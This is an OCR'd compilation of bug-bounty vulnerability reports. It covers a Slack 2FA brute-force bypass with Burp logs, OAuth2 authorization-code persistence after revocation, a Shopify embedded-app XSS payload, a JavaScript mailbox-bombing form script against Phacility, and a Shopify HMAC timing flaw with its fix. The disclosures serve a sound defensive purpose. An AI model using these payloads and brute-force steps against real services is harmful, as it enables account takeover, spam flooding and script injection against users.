
Vulnerability Type: API Rate Limit Bypass.

Screenshot of Component:




StartBurp
Intruder attack 6
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length invalid_pin Comment
87 5643453453 200 669
88 4534545675756 200 669
89 7456345345 200 669
90 3456575678657 200 669
91 6547456354 200 669
92 34564567567 200 669
93 643534534 200 669
94 534534546 200 669
95 5756756 200 669
96 745345 200 669
97 34534545674 200 669
98 564355345 200 669
99 34534564745 200 669
100 888292219 200 747
Request Response
Raw Headers Hex
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 34
Connection: close
Access-Control-Allow-Origin: *
Content-Security-Policy: referrer no-referrer;
Date: Sun, 04 Sep 2016 19:03:05 GMT
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Slack-Backend: h
X-Slack-Req-Id: 790bb9b8-2a0c-4da5-88ae-a0de77ce80ab
X-XSS-Protection: 0
X-Cache: Miss from cloudfront
Via: 1.1 75a91840039a30f4a1918462360e0c25.cloudfront.net (CloudFront)
X-Amz-Cf-Id: qa18_kAo1dJ1aiMuuA4Ic8HmeqfSuIdKwanVYn6dV57Va94VDgkaVQ==
"ok":false,"error":"invalid_pin"}
All invalid code attempts came as 699 response length and invalid_pin error message response
Type a search term
0 matches
Finished


StartBurp
Intruder attack 6
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length invalid_pin Comment
87 5643453453 200 669
88 4534545675756 200 669
89 7456345345 200 669
90 3456575678657 200 669
91 6547456354 200 669
92 34564567567 200 669
93 643534534 200 669
94 534534546 200 669
95 5756756 200 669
96 745345 200 669
97 34534545674 200 669
98 564355345 200 669
99 34534564745 200 669
100 888292219 200 747
Request Response
Raw Params Headers Hex
POST /api/auth.signin HTTP/1.1
Host: slack.com
Content-Type: application/x-www-form-urlencoded
Cookie: b=bjr2wajlcvawk4cw0wwgc0gaa
Connection: close
UUID: C5EE406F-805F-4147-AE61-1236645B90AE
Accept: application/json
User-Agent: com.tinyspeck.chatlyio/3.5 (iPad; iOS 9.3.3; Scale/2.00)
Accept-Language: en-IN;q=1
Content-Length: 79
Accept-Encoding: gzip, deflate
email=iam.middle%40yahoo.com&password=iammiddle123&pin=888292219&team=T1UG4303E
only our valid payload came as 747 response length code
Type a search term
0 matches
Finished



URL GET/POST data: POST METHOD:

Vulnerable Endpoint - /api/auth.signin
Vulnerable Parameter = pin

Business Logic:

This vulnerability is about a 2FA Bypass, On Slack Web Application there is rate limit implemented. After performing 4-6 failed 2FA Attempt, Rate limit logic will ge Triaged and ask user to wait for next attempt(preventing automated 2FA Attempts)

Tested the same using iOS App(iOS 9.3.3 iPad Air 2) and found that API Endpoint "/api/auth.signin" have no rate limit implemented.

Due to this an attacker can brute force the 2FA Valid Code to get into user(Victim`s account)
Vulnerable Endpoint - /api/auth.signin
Vulnerable Parameter = pin


Step To Reproduce:

1) Using Slack iOS App, Sign into an account in which 2FA is enabled.
2) Intercept the 2FA enter code request and perform many numbers of attempt But you can perform as more as you can.
3) In attack windows you will see that all invalid code attempt came as same response code response message of "invalid_pin" but our valid code will came as different response length code response message like "{"ok":true,"token":"xoxs-62548102116-65394751110-76166043750-0a50252718","user":"U1XBLN338","team":"T1UG4303E"}"

API EXAMPLE 11

Vulnerable Type: API.

Screenshot of Component:



URL GET/POST data: GET METHOD:

https://OAUTH2-PROVIDER-DOMAIN/oauth2/authorize?client_id=%CLIENT_ID%&response_type=code&redirect_uri=https://avuln.com/callback&state=0123456789abcdef

Business Logic:

OAuth2 API makes it possible for users to grant access to their accounts to some third-side applications. Of course, users are able to manage such applications' access to their accounts and may deny access for any application. When some user denies access for the application, all access_tokens (and refresh_tokens if it used) are being revoked and become invalid. But not only access_tokens should be revoked, authorization codes (it is intermediate token used in OAuth2 Authorization Flow) must be revoked too. Currently most of OAuth2 API implementations do not revoke authorization code during access revocation. It may be exploited to restore access to user's account by malicious application after access revocation.

Statistics at the moment

1. 21 OAuth2 providers had been tested, of which
2. 11 affected with missing invalidation for authorization code after access revocation
3. 10 invalidate all authorization codes granted for certain pair of user and application

Proof of Concept


1) Open the link for OAuth2 authorization for some application
2) Log into your account (if needed) and click **Allow** (or **Authorize**)
3) Copy code value from callback url
4) Use code value to obtain access_token
5) Check validity of access_token by sending some API request
6) Repeat steps 1 and 2 (for most of implementations user is automatically redirected to callback page if once access granted)
7) Copy code value from callback url and save it for future usage
8) Go to account security (or *connected applications*) settings
9) **Delete** or **Disconnect** the application used during the PoC
10) To ensure that access is denied, repeat step 5
11) Use code value from step 7 and exchange it for access_token
12) Check validity of access_token

If access_token is valid, OAuth2 Provider is affected by the vulnerability.


Important notice

For real attack scenario it is important to mention the following:
a) it seems that step 6 requires interaction with user, actually it is not necessary
b) authorization code obtained via callback has certain lifetime, but it is not problem too

Malicious application which does not want to lose access to the user's account just need to place on its web site something like:



Such code will "silently" produce new authorization code each time it has been loaded by the user:



Impact:

The vulnerability allows an malicious applica

tion to keep its access active to a victim's account even after access revocation. This is not only authorization bypass, but it also deprives a victim ability to manage access for an application.

API EXAMPLE 12

Vulnerable Type: XSS in $shop$.myshopify.com/admin/ via twine template injection in "Shopify.API.Modal.input" method when using a malicious app.

Screenshot of Component:

```
...
<div class="ui-modal__body" data-define="{typedInput: &#39;[%= value %]&#39;}">
...
<label class="next-label" for="text-a10e7047a92878fc20031f40da0b5231"></label>
<input type="text" id="text-a10e7047a92878fc20031f40da0b5231" data-bind="typedInput" autofocus="autofoc
...
<button class="btn close-modal [%= buttonClass %]" data-bind-event-click="closeModal({result: true, dat
...
```

```
wrapFunctionString = function(code, args, node) {
  var e, error, keypath;
  if (isKeypath(code) && (keypath = keypathForKey(node, code))) {
    if (keypath[0] === '$root') {
      return function($context, $root) {
        return getValue($root, keypath);
      };
    } else {
      return function($context, $root) {
        return getValue($context, keypath);
      };
    }
  } else {
    code = "return " + code;
    if (nodeArrayIndexes(node)) {
      code = "with($arrayPointers) { " + code + " }";
    }
    if (requiresRegistry(args)) {
      code = "with($registry) { " + code + " }";
    }
    try {
      return new Function(args, "with($context) { " + code + " }");
    } catch (error) {
```

```
{typedInput:''-document.domain-''}
```

This will result in the following code executing within twine:

```
with($context) {
  with($registry) {
    return {typedInput: ''-alert(document.domain)-''}
  }
}
```

```
window.parent.postMessage(JSON.stringify({
  message: "Shopify.API.Modal.input",
  data: {
    message: {
      message: "",
      value: "'-alert(document.domain)-'",
    }
  }
}), "*");
```

URL GET/POST data: GET METHOD:

/admin/oauth/authorize?client_id=5b7bd427b8caa69610bf85d1c87d4a04&scope=read_products&redirect_uri=https://attackerdoma.in/a4d76231-8657-48ed-8800-f1b02c7bb2ff.html&state=nonce

Business Logic:

he Shopify Embedded App SDK is used to facilitate limited interactions with parent page (/admin/apps/$id) from an embedded app within the shop admin interface. The SDK has multiple methods which allow an app to interact with the user which execute in the context of the admin domain and pass information back to the app. These UI elements are rendered from predefined templates using lodash's _.template method. While the method automatically provides input escaping the "input" template (used by the Shopify.API.Modal.input method) assigns a value to a special data-define attribute. While it's not possible to escape the attribute context, because the escaping is not fully context-aware it is possible to inject additional data into the attribute which is later interpreted by twine. Because twine does not execute in a sandbox this template becomes an eval primitive and it possible to obtain XSS in the context of the parent application.

Technical Details

When the Shopify.API.Modal.input method the following "input" template is rendered using lodash's _.template method:

```
...
<div class="ui-modal__body" data-define="{typedInput: &#39;[%= value %]&#39;}">
...
<label class="next-label" for="text-a10e7047a92878fc20031f40da0b5231"></label>
<input type="text" id="text-a10e7047a92878fc20031f40da0b5231" data-bind="typedInput" autofocus="autofoc
...
<button class="btn close-modal [%= buttonClass %]" data-bind-event-click="closeModal({result: true, dat
...
```

he typedInput parameter is initialized from the value template parameter, bound to the text input, and finally used when the "okButton" is clicked. The data binding is handled by Shopify's twine JS library. Unfortunately because _.template is not fully context aware it will not provide JSON escaping for this parameter. For example if value is set to some'value the following invalid JSON will be created in the data-define attribute:

{typedInput: 'some'value'}

Normally this would just break the intended functionality, however if we analyze twine we can discover that this type of injection can actually result in arbitrary JS execution. Twine evaluates parameters using the (wrapFunctionString)[https://github.com/Shopify/twine/blob/24c4ccfccf5b50937e6d9e433676651549be1497/dist/twine.js#L373] method:

```
wrapFunctionString = function(code, args, node) {
  var e, error, keypath;
  if (isKeypath(code) && (keypath = keypathForKey(node, code))) {
    if (keypath[0] === '$root') {
      return function($context, $root) {
        return getValue($root, keypath);
      };
    } else {
      return function($context, $root) {
        return getValue($context, keypath);
      };
    }
  } else {
    code = "return " + code;
    if (nodeArrayIndexes(node)) {
      code = "with($arrayPointers) { " + code + " }";
    }
    if (requiresRegistry(args)) {
      code = "with($registry) { " + code + " }";
    }
    try {
      return new Function(args, "with($context) { " + code + " }");
    } catch (error) {
```

The method wraps the attribute value in a with block to provide named variables and passes it to a Function constructor which acts as a eval primitive. This means any injection will result in JavaScript execution. For example, if the following data is used for the value template parameter it will flow as follows:

'-alert(document.domain)-'

This will result in a data-define attribute with the following value:

```
{typedInput:''-document.domain-''}
```

This will result in the following code executing within twine:

```
with($context) {
  with($registry) {
    return {typedInput: ''-alert(document.domain)-''}
  }
}
```

Putting this all together with the SDK we get the following script:

```
window.parent.postMessage(JSON.stringify({
  message: "Shopify.API.Modal.input",
  data: {
    message: {
      message: "",
      value: "'-alert(document.domain)-'",
    }
  }
}), "*");
```

Exploitability

You need to convince an administrator to authorize your malicious application, however the exploit does not require any specific permissions to trigger so an admin may be more willing to authorize the application.

Proof of Concept

I've created an example malicious application associated with my partner account shopify-whitehat-1@bored.engineer to demonstrate the issue...
Open the following URL on on $your-shop$.myshopify.com:


/admin/oauth/authorize?client_id=5b7bd427b8caa69610bf85d1c87d4a04&scope=read_products&redirect_uri=https://attackerdoma.in/a4d76231-8657-48ed-8800-f1b02c7bb2ff.html&state=nonce


After authorizing the application an alert should appear on the /admin window containing document.domain.

API EXAMPLE 13

Vulnerable Type: The mailbox verification API interface is unlimited and can be used as a mailbox bomb.

Screenshot of Component:





URL GET/POST data: POST METHOD:

https://admin.phacility.com/settings/user/toma/page/email/

Business Logic:

The API interface in https://admin.phacility.com/settings/user/toma/page/email/ is unlimited and can be used as a mailbox bomb

Reproduced:

1.register a user and wait for verify email address
2.use this:

<form id="myform" action="https://admin.phacility.com/settings/user/toma/page/email/?verify=14295" method="POST" target="_blank"><input type="text" name="__csrf__" value="B@f3wyama2759fcd6f915746da"><input type="text" name="__form__" value="1"><input type="text" name="__dialog__" value="1"><input type="text" name="verify" value="14295"><input type="text" name="__submit__" value="true"><input type="text" name="__wflow__" value="true"><input type="text" name="__ajax__" value="true"><input type="text" name="__metablock__" value="3"></form><script>function interval(func, wait, times){ var interv = function(w, t){ return function(){ if(typeof t === "undefined" || t-- > 0){ setTimeout(interv, w); try{ func.call(null); } catch(e){ t = 0; throw e.toString(); } } }; }(wait, times); setTimeout(interv, wait);};//submit every 2000ms,execute 5 times(you can change this number to execute more times)interval(function(){document.getElementById("myform").submit();},2000,5);</script>

and its __csrf__ is your token

Because the email address has not been verified this time,I can write any email address when registration,then I can bomb any people's email box.

API EXAMPLE 14

Vulnerable Type: ShopifyAPI is vulnerable to timing attacks.

Screenshot of Component:

```
# Try to use compare_digest() to reduce vulnerability to timing attacks.
# If it's not available, just fall back to regular string comparison.
try:
    return hmac.compare_digest(hmac_calculated, hmac_to_verify)
except AttributeError:
    return hmac_calculated == hmac_to_verify
```

```
# Try to use compare_digest() to reduce vulnerability to timing attacks.
try:
    return hmac.compare_digest(hmac_calculated, hmac_to_verify)
except AttributeError:
    def fallback_constant_time(hmac_calculated, hmac_to_verify):
    if len(hmac_calculated) != len(hmac_to_verify):
        return False

    result = 0
    for x, y in zip(hmac_calculated, hmac_to_verify):
        result |= x ^ y
    return result == 0
```

URL GET/POST data: POST METHOD:

https://github.com/Shopify/shopify_python_api/blob/master/shopify/session.py#L115-L120

Business Logic:

Timing attacks are a type of side channel attack where one can discover valuable information by recording the time it takes for a cryptographic algorithm to execute.

The issue lies in shopify/session.py's validate_hmac() function:


```
# Try to use compare_digest() to reduce vulnerability to timing attacks.
# If it's not available, just fall back to regular string comparison.
try:
    return hmac.compare_digest(hmac_calculated, hmac_to_verify)
except AttributeError:
    return hmac_calculated == hmac_to_verify
```

The == operator does a byte-by-byte comparison of two values and as soon as the two differentiate it terminates. This means the longer it takes until the operation returns, the more correct characters the attacker has guessed. It is important to note that this issue really only affects users using Python versions prior to 2.7.7.

Link to source code:
https://github.com/Shopify/shopify_python_api/blob/master/shopify/session.py#L115-L120

Step To Reproduce:

Here is a quick and messy PoC to demonstrate the issue:



The results are quite significant:

Round	timing_attack_diff	timing_attack_same	constant_time_diff	constant_time_same
Round 1	2463 ms	2365 ms	2310 ms	2329 ms
Round 2	2219 ms	2175 ms	2156 ms	2188 ms

How can this be fixed?


```python
# Try to use compare_digest() to reduce vulnerability to timing attacks.
try:
    return hmac.compare_digest(hmac_calculated, hmac_to_verify)
except AttributeError:
    def fallback_constant_time(hmac_calculated, hmac_to_verify):
    if len(hmac_calculated) != len(hmac_to_verify):
        return False

    result = 0
    for x, y in zip(hmac_calculated, hmac_to_verify):
        result |= x ^ y
    return result == 0
```


This fallback does not terminate as soon as two bytes are not the same. I am willing to submit a PR to solve this issue, but I need your permission first.

API EXAMPLE 15


Vulnerable Type: ShopifyAPI is vulnerable to timing attacks.


Screenshot of Component:




